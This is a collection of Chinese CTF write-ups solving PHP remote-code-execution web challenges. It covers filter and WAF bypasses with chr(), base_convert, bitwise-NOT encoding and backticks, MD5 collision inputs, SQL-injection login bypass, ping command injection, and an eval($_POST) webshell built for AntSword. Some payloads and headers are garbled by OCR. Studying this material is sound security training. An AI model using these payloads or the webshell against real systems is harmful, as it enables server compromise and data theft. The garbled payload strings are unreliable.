

RCE

assert() RCE

< 返回

shell

WEB

未解决

分数: 25 金币: 3

题目作者: harry

— 血: dotast

—血奖励: 1金币

解 决: 4649

提 示:

描 述: 送给大家一个过狗一句话 \$poc="a#s#s#e#r#t"; \$poc_1=explode("#",\$poc); \$poc_2=\$poc_1[0].\$poc_1[1].\$poc_1[2].\$poc_1[3].\$poc_1[4].\$poc_1[5]; \$poc_2(\$_GET['s'])

http://114.67.175.224:11668

01:52:31

删除场景 延时场景

请输入flag 提交

explode() 函数使用一个字符串分割另一个字符串，并返回由字符串组成的数组

那么 \$poc2 = assert，assert() 是用来判断一个表达式是否成立

但是他会执行其中的代码，这就存在 RCE

<> PHP 在线工具

<> 输入


运行代码

运行结果

```
1 <?php
2
3 $s = 123;
4 print_r (assert("is_int($s)"));
```


1

scandir() 函数返回指定目录中的文件和目录的数组，print_r() 函数用于打印，组合起来就是 Linux 中的 ls



Array ([0] => . [1] => .. [2] => flaga15808abee46a1d5.txt [3] => index.php)

直接访问拿到 flag



flag {ee3cf04586db47c95b5b473f98f37531}

%20+ 关键字绕过




查看源代码发现 ajax 请求，URL 跟上这个文件名去看看

```

23 <!--I've set up WAF to ensure security.-->
24 <script>
25     $(' #calc').submit(function() {
26         $.ajax({
27             url: "calc.php?num="+encodeURIComponent($("#content").val()),
28             type: 'GET',
29             success: function(data) {
30                 $("#result").html('<div class="alert alert-success">
31                 <strong>答案:</strong>${data}
32                 </div>');
33             },
34             error: function() {
35                 alert("这啥?算不来!");
36             }
37         })
38         return false;
39     })
40 </script>

```

拿到了源码，做了过滤




```

<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\\', '"', "'", '\[, '\]', '\$', '\\', '\`'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.'');
}
?>


```

数字可以传入



1

字符则不行



Forbidden


You don't have permission to access /calc.php on this server.

Apache/2.4.18 (Ubuntu) Server at node5.buuoj.cn Port 26075

查询字符串在解析的过程中会将某些字符删除或用下划线代替


例如将参数前的空格删除

但是 WAF 会因为这个空格导致检测不到 num 这个参数，最终导致 WAF 被绕过



aaa

后面的常规操作对字符都做了过滤，均使用 chr() 代替



```
array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(11) "lib64" [4]=> string(5) "media" [5]=> string(3) "mnt" [6]=> string(3) "opt" [7]=> string(3) "tmp" [8]=> string(3) "usr" [9]=> string(3) "var" }
```

有一个 flagg



```
=> string(5) "flagg" [8]=:
in" [18]=> string(3) "srv"
```

使用 file_get_contents() 把整个文件读入一个字符串中，最后输出拿到 flagnpm

string(43) "flag{05cb8b47-0e32-45cd-b8bb-6d82485fb372}"

关键字加 绕过



打开网页有两个 URL 参数，其中一个是图片的



将参数两次 Base64 解码后再 Hex 解码拿到原图片名

Hex编码

Hex, 十六进制编码转换

3535352e706e67

字符集 utf8(unicode编码)

编 码

555.png

将参数换成编码后的 index.php

右键图片链接复制参数



Base64 解码拿到 flag

```
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^\^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src = "./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='data:image/gif;base64," . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if
(preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcr|pas
te|diff|file|echo|sh|'|\"|\\`|;|,|\\*|\\?|\\||\\\\\\\\|\\n|\\t|\\r|\\xA0|\\{|\\}|\\(|\\)|\\&[^\\d]|@|\\||\\\\$|\\
[|\\||\\{|\\}|\\(|\\)|\\-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo ` $cmd `;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
<html>
<style>
    body{
        background:url(/bj.png) no-repeat center center;
        background-size:cover;
        background-attachment:fixed;
        background-color:#CCCCC;
    }
</style>
<body>
```

```
</body>
</html>
```

需要绕过强比较

```
(string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])
```

需要找到两个不同的字符但是他们的 md5 值是相同的

注意一点，POST 时一定要 urlencode！！

```
#1
a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2
b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1D%5D%83%60%FB_%07%FE%A2

#2
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%

#3
$a="\x4d\xc9\x68\xff\x0e\xe3\x5c\x20\x95\x72\xd4\x77\x7b\x72\x15\x87\xd3\x6f\xa7\xb2\x1b\xdc\x56\xb7\x4a\x3d\xc0\x78\x3e\x7b\x95\x18\xaf\xbf\xa2%00\xa8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe\xa2";
$b="\x4d\xc9\x68\xff\x0e\xe3\x5c\x20\x95\x72\xd4\x77\x7b\x72\x15\x87\xd3\x6f\xa7\xb2\x1b\xdc\x56\xb7\x4a\x3d\xc0\x78\x3e\x7b\x95\x18\xaf\xbf\xa2%02\xa8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe\xa2";
```

关键词被过滤了可以使用反斜杠 绕过

```
l\s%20/
ca\t%20/flag
.....
```

Request

Raw

Params

Headers

Hex

POST /index.php?cmd=ca\t%20/flag HTTP/1.1
Host: 0743fa8d-7041-442b-aed7-f43358b9402f.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 647
Origin: http://0743fa8d-7041-442b-aed7-f43358b9402f.node3.buuoj.cn
Connection: close
Referer: http://0743fa8d-7041-442b-aed7-f43358b9402f.node3.buuoj.cn/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=zTURabE5qYz0&cmd=UM_distinctid=175b789a76f176-072dbcf661f14a8-4c3f2678-1fa400-175b789a7706bc
Upgrade-Insecure-Requests: 1

a=%D11%DD%02%C5%E6%EE%C4i%3D%9A%06%98%AF%F9%5C/%CA%B5%87%12F~%AB%40%04X%3E%B8%FB%7F%89U%AD4%06%09%F4%B3%02%83%E4%88%83%25qAZ%08Q%25%E8%F7%CD%C9%9F%D9%1D%BD%F2%807%3C%5B%D8%82%3E1V4%8F%5B%AE%AC%D46%C9%19%C6%DD%SE2%B4%87%DA%03%FD%029c%06%D2H%CD%A0%E9%9F3B%0FW~%E8%CE%B6p%80%A8%0D%1E%C6%98%21%BC%B6%A8%83%93%96%F9e%2Bo%F7%2Ap&b=%D11%DD%02%C5%E6%EE%C4i%3D%9A%06%98%AF%F9%5C/%CA%B5%07%12F~%AB%40%04X%3E%B8%FB%7F%89U%AD4%06%09%F4%B3%02%83%E4%88%83%25F1AZ%08Q%25%E8%F7%CD%C9%9F%D9%1D%BD%r%807%3C%5B%D8%82%3E1V4%8F%5B%AE%AC%D46%C9%19%C6%DD%SE24%87%DA%03%FD%029c%06%D2H%CD%A0%F9%9F3R%0FW~%F8%CF%R6r%80%28%0D%1F%CF%98%21%R%r%6%A8%

Response

Raw

Headers

Hex

HTML

Render

HTTP/1.1 200 OK
Server: openresty
Date: Fri, 23 Apr 2021 01:32:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 298
Connection: close
Refresh: 0;url=../index.php?img=TXpVek5UTTFNbVUzTURabE5qYz
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

ca\t/flag
flag{3d6c46d3-47b9-4951-ba2f-cd6ab235b8af}</html><style>body{background:url(/bj.png) no-repeat center center;background-size:cover;background-attachment:fixed;background-color:#CCCCC;}</style><body></body></html>



打开页面拿到源代码

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n', '\\', '"', "'", '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh',
'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad',
'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite',
'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand',
'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand',
'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
```

```

foreach ($used_funcs[0] as $func) {
    if (!in_array($func, $whitelist)) {
        die("请不要输入奇奇怪怪的函数");
    }
}
//帮你算出答案
eval('echo ' . $content . ';' );
}

```

hex2bin() 函数把十六进制值的字符串转换为 ASCII 字符

base_convert() 函数在任意进制之间转换数字

dechex() 函数把十进制数转换为十六进制数

```

base_convert(37907361743,10,36) => "hex2bin"
dechex(1598506324) => "5f474554"
$pi=hex2bin("5f474554") => $pi="_GET" // hex2bin将一串16进制数转换为二进制字符串
(($pi){pi}(($pi){abs}) => ($_GET){pi}($_GET){abs} // {} 可以代替 []

```

```

$pi=base_convert(37907361743,10,36)(dechex(1598506324));(($pi){pi}(($pi){abs})&pi=system&abs=tac flag.php

```

```

base_convert(696468,10,36) => "exec"
$pi(8768397090111664438,10,30) => "getallheaders"
exec(getallheaders(){1})
// 操作 xx 和 yy, 中间用逗号隔开, echo 都能输出
echo xx,yy

```

```

$pi=base_convert,$pi(696468,10,36)($pi(8768397090111664438,10,30)()){1})

```

URL 编码取反加 ~ 绕过



打开网页给出了源码

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("This is too Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
        die("NO.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
```

我们将 php 代码 URL 编码后取反，我们传入参数后服务端进行 URL 解码

这时由于取反后，会 URL 解码成不可打印字符，这样我们就会绕过

即，对查询语句取反，然后编码

在编码前加上 ~ 进行取反，括号没有被过滤，不用取反

```
/?code=phpinfo();
?code=(~%8F%97%8F%96%91%99%90)();
```

arg_separator.output	α	α
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_prepend_string	no value	no value
error_reporting	0	22527

构造木马

```
$str1 = 'assert';
echo urlencode(~$str1);
$str2 = '(eval($_POST[cmd]))';
echo '\n';
echo urlencode(~$str2);

// %9E%8C%8C%9A%8D%8B\n%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9C%92%9B%A2%D6%D6
```

蚁剑成功连接

输出重定向绕过无回显

< 返回

login2

WEB

已解决

分数: 40 金币: 6

题目作者: 未知

— 血: ShawRoot

—血奖励: 5金币

解 决: 1664

提 示: 命令执行

描 述: login2

启动场景

请输入flag

提交

打开页面是一个登录框

Username

Password

LOGIN

在 BurpSuite 中抓包发现有 tip

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
<pre> 1 POST /login.php HTTP/1.1 2 Host: 114.67.175.224:11810 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 25 9 Origin: http://114.67.175.224:11810 10 Connection: close 11 Referer: http://114.67.175.224:11810/login.php 12 Cookie: PHPSESSID=dg4bo5tuor0opfd985t6e0giv1 </pre>				<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 23 Jul 2022 16:24:58 GMT 3 Server: Apache/2.2.15 (CentOS) 4 X-Powered-By: PHP/5.3.3 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 tip: JHNxbD0iU0VMRUNUIHVzZXJueW11LHBhc3N3b3JkIEZST00gYWRTaW4gV0hFUkUgdXN1cm5hbWU9JyIuJHVzZXJueW11LiInIjsKaWYgKCF1bXB0eSglcm93KSAmJiAkcm93WydwYXNzd29yZCddPT09bWQ1KCRwYXNzd29yZCkpwep9 9 Content-Length: 2398 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 </pre>				

解码是后端 SQL 语句

显示如果密码等于它的 md5 值则登陆成功

```

1 $sql="SELECT username,password FROM admin WHERE username='".$username."'";
2 if (!empty($row) && $row['password']==md5($password)) {

```

构造 payload

```
' union select 1,md5(123)#&password=123
```

登录进去是一个 Ping 程序

进程监控系统

输入需要检测的服务

127.0.0.1|ls / 没有回显

127.0.0.1|sleep 5 有延迟说明命令执行了，但是输出可能被过滤了

127.0.0.1|cat /flag>1.php 输出重定向

←
→
↺
🏠
🔒
🚫
114.6

flag{a15a37b82fc8f6f58fced1b047ee618d} |

\t 代替空格绕过



打开页面给出了源码

```
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}|/i",$input)){
        // if(preg_match("/'| |_|=|php/", $input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
    if(is_array($input)){
        foreach($input as $key=>$output){
            $input[$key] = waf($output);
        }
    }else{
        $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
```

```
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
```

先看看路径是什么

```
sandbox/fc3f8d0d99ccdde85c8cfc624fe94c32/
```

元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

 Load URL

 Split URL

 Execute

☐ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

我们需要知道这个目录下有什么，但是常见的 `eval()` 函数被过滤了

使用 ``包裹命令，这样 PHP 就会将里面的内容当成命令执行

最后使用 `<?=` 输出，同时 `\t` 绕过空格


```
?action=upload&data=<?=`ls\t/`?>
```

← → ↻ ⚠ 不安全 573fc24e-b46e-4176-9a37-a1cadcc1f812.node5.buuoj.cn:81/sandbox/fc3f8d0d99ccdde85c8cfc624fe94c32/index.php

```
bin boot dev etc flllllll11222222lag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
```

访问文件拿到 flag

```
?action=upload&data=<?=`cat\t/fllllllll1112222222lag`?>
```



`` 代替命令执行函数绕过



打开页面给出了源码

```
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |\_|php|;|~|\\|^|\\+|eval|{|}|i|", $input)){
        // if(preg_match("/'| |\_|=|php/", $input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}
```

```

}

function waf($input){
    if(is_array($input)){
        foreach($input as $key=>$output){
            $input[$key] = waf($output);
        }
    }else{
        $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>


```

先看看路径是什么

```

}
?>
sandbox/fc3f8d0d99ccdde85c8cfc624fe94c32/

```



The screenshot shows a web application security tool interface. At the top, there's a navigation bar with tabs: 元素 (Elements), 控制台 (Console), 源代码/来源 (Source Code/Origin), 网络 (Network), 性能 (Performance), 内存 (Memory), 应用 (Applications), Lighthouse, Web Scraper, and HackBar. Below the navigation bar is a toolbar with dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. On the left side, there are three buttons: Load URL, Split URL, and Execute. On the right side, there's a text input field containing the URL: http://573fc24e-b46e-4176-9a37-a1cadcc1f812.node5.buuoj.cn:81/?action=pwd. Below the input field, there are checkboxes for Post data, Referer, User Agent, and Cookies, and a Clear All button.

我们需要知道这个目录下有什么，但是常见的 eval() 函数被过滤了

使用 `` 包裹命令，这样 PHP 就会将里面的内容当成命令执行


最后使用 <?= 输出，同时 \t 绕过空格

```
?action=upload&data=<?=`ls\t`?>
```

bin boot dev etc flllllll111222222lag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

访问文件拿到 flag

?action=upload&data=<?=`cat\t/fllllllll111222222lag`?>



passthru() RCE

[返回](#)

聪明的php

WEB

已解决

分数: 25 金币: 2

题目作者: [midi](#)

— 血: [Lazzaro](#)

—血奖励: [3金币](#)

解 决: 3282

提 示:

描 述: 聪明的php

启动场景

请输入flag

提交

打开网页



含义是任意传入参数

随便传入一个参数

